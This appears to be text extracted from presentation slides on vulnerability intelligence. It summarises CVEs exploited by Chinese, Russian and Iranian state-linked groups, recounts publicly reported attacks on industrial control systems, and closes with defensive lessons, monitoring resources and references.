


(Source: Cisco Talos)

Advanced Persistent Threats: China



- Timeline of zero-day Exploits Deployed by China-nexus Actors in 2021
- Chinese Ministry of State Security (MSS)



(Source: CrowdStrike)

Top CVEs most used by Chinese state-sponsored APTs since 2020

Vendor	CVE	Vulnerability Type
Apache Log4j	CVE-2021-44228	Remote Code Execution
Pulse Connect Secure	CVE-2019-11510	Arbitrary File Read
GitLab CE/EE	CVE-2021-22205	Remote Code Execution
Atlassian	CVE-2022-26134	Remote Code Execution
Microsoft Exchange	CVE-2021-26855	Remote Code Execution
F5 Big-IP	CVE-2020-5902	Remote Code Execution
VMware vCenter Server	CVE-2021-22005	Arbitrary File Upload
Citrix ADC	CVE-2019-19781	Path Traversal
Cisco Hyperflex	CVE-2021-1497	Command Line Execution
Buffalo WSR	CVE-2021-20090	Relative Path Traversal
Atlassian Confluence Server and Data Center	CVE-2021-26084	Remote Code Execution
Hikvision Webserver	CVE-2021-36260	Command Injection
Sitecore XP	CVE-2021-42237	Remote Code Execution
F5 Big-IP	CVE-2022-1388	Remote Code Execution
Apache	CVE-2022-24112	Authentication Bypass by Spoofing
ZOHO	CVE-2021-40539	Remote Code Execution
Microsoft	CVE-2021-26857	Remote Code Execution
Microsoft	CVE-2021-26858	Remote Code Execution
Microsoft	CVE-2021-27065	Remote Code Execution
Apache HTTP Server	CVE-2021-41773	Path Traversal

(Source: CISA)

Advanced Persistent Threats: Russia




- **Russia** is notable for exploiting vulnerabilities in Industrial Control Systems (ICS)
- Russian Main Intelligence Directorate (GRU) GTsST aka Military Unit 74455 = **SANDWORM**
- Russian Federation Central Scientific Research Institute of Chemistry and Mechanics (TsNIIKhM) = **XENOTIME**




2016:

Russian cyber actors gained access to and manipulated a **Ukrainian electrical power station's** controllers
Exploited **Siemens SIPROTEC** relay denial-of-service (DoS) vulnerability to shutdown **ICS equipment**
Deployed **INDUSTROYER** malware, which resulted in shutting down the Ukrainian power grid in Kyiv for several hours



2017:

Russian cyber actors gained access to and manipulated a **Saudi Arabian oil refinery's** safety devices
Exploited the **Schneider Electric Triconex Tricon** to disable sensors on the **ICS equipment**
Deployed the **TRITON** malware, which resulted in the refinery shutting down for several days



2022:

Suspected Russian cyber actors reportedly compromised a USA gas pipeline and engineering workstations in OT environments
Exploited **ASRock motherboards** that are used in **human-machine interfaces (HMIs)**
Attempted to deploy the **INCONTROLLER** malware on the ICS, which was detected and prevented

Advanced Persistent Threats: Iran



- **Iran** opportunistically uses vulnerabilities and often relies on public Proof-of-Concept (PoC) exploits
- **Islamic Revolutionary Guard Corps (IRGC)**



March-October 2021:

- The IRGC APT group exploited **Fortinet VPN vulnerabilities** since at least March 2021 and in June 2021, gained access **environmental control networks** associated with a **US-based hospital** specializing in **healthcare for children**
- Since at least October 2021, the APT exploited the **Microsoft Exchange ProxyShell vulnerability** to deploy **ransomware**



February 2022:

- The IRGC APT group exploited the **Log4j vulnerability** in **VMware Horizon** to gain access to the network of a US municipal government
- Once inside, they **moved laterally** within the network, **established persistent access**, initiate **crypto-mining operations**, and conducted additional malicious activity



September 2022:

- **Five Eyes intelligence agencies** issue a joint Cybersecurity Advisory (CSA) via the **FBI, CISA, the NSA, US Cyber Command, the US Treasury, the Australian ACSC, the Canadian CCCS, and the UK NCSC** to highlight continued malicious cyber activity by advanced persistent threat (APT) actors that the authoring agencies assess are affiliated with the **Iranian Government's Islamic Revolutionary Guard Corps (IRGC)**

Key Tools & Resources



- @bad_packets
- @Shadowserver
- @GreyNoiseIO
- @1ZRR4H
- @inthewildio

Rapid news via social media



**CYBERSECURITY
& INFRASTRUCTURE
SECURITY AGENCY**




KNOWN EXPLOITED VULNERABILITIES (KEV)

List to prioritize patching



Find Vulnerable
Systems that are
exposed to the internet



Track CVE updates and be
alerted about new vulnerabilities



A forum for the security
community to share insights

4 Key Lessons

- Vulnerability intelligence collection requires **broad knowledge** of the **products** in the **tech stack**
- Recommended to prioritize **attack surface monitoring** to close common **initial access vectors**
- It requires **vigilance** and the monitoring of multiple types of sources to get ahead of the adversaries
- Create a **runbook** to deal with a new critical vulnerability and **practice it** using table-top exercises

THANKS FOR WATCHING!

Questions & Answers





Resources & References

- <https://www.cve.org/Resources/General/Towards-a-Common-Enumeration-of-Vulnerabilities.pdf>
- <https://www.cve.org/about/history>
- <https://github.com/rapid7/metasploit-framework>
- <https://github.com/rapid7/metasploit-framework/pull/16382>
- <https://source.android.com/security/bulletin/2021-11-01>
- <https://www.technologyreview.com/2021/05/06/1024621/china-apple-spy-uyghur-hacker-tianfu/>
- <https://www.tblocks.com/articles/how-to-prevent-a-log4j-jndi-attack/>
- <https://github.com/curated-intel/Log4Shell-IOCs>
- <https://www.microsoft.com/en-us/msrc/bounty>
- <https://blog.talosintelligence.com/2020/12/vulnerability-discovery-2020.html>
- <https://www.bleepingcomputer.com/news/security/windows-10-bug-corrupts-your-hard-drive-on-seeing-this-files-icon/>
- <https://www.vice.com/en/article/k78dpx/researcher-publishes-source-code-for-three-unpatched-iphone-exploits>
- <https://www.bleepingcomputer.com/news/security/new-zero-day-exploit-for-bug-in-windows-10-task-scheduler/>
- <https://www.bleepingcomputer.com/news/security/windows-10-bug-corrupts-your-hard-drive-on-seeing-this-files-icon/>
- <https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/>
- <https://blog.talosintelligence.com/2021/01/nation-state-campaign-targets-talos.html>
- <https://irp.cdn-website.com/5d9b1ea1/files/uploaded/Report2022GTR.pdf>
- <https://www.cisa.gov/uscert/ncas/alerts/aa22-110a>
- <https://www.cisa.gov/uscert/ncas/alerts/aa22-083a>
- <https://www.mandiant.com/resources/blog/incontroller-state-sponsored-ics-tool>
- <https://googleprojectzero.blogspot.com/2022/04/the-more-you-know-more-you-know-you.html>
- <https://www.ivanti.com/blog/who-is-most-vulnerable-to-ransomware-attacks-new-report-reveals-latest-trends>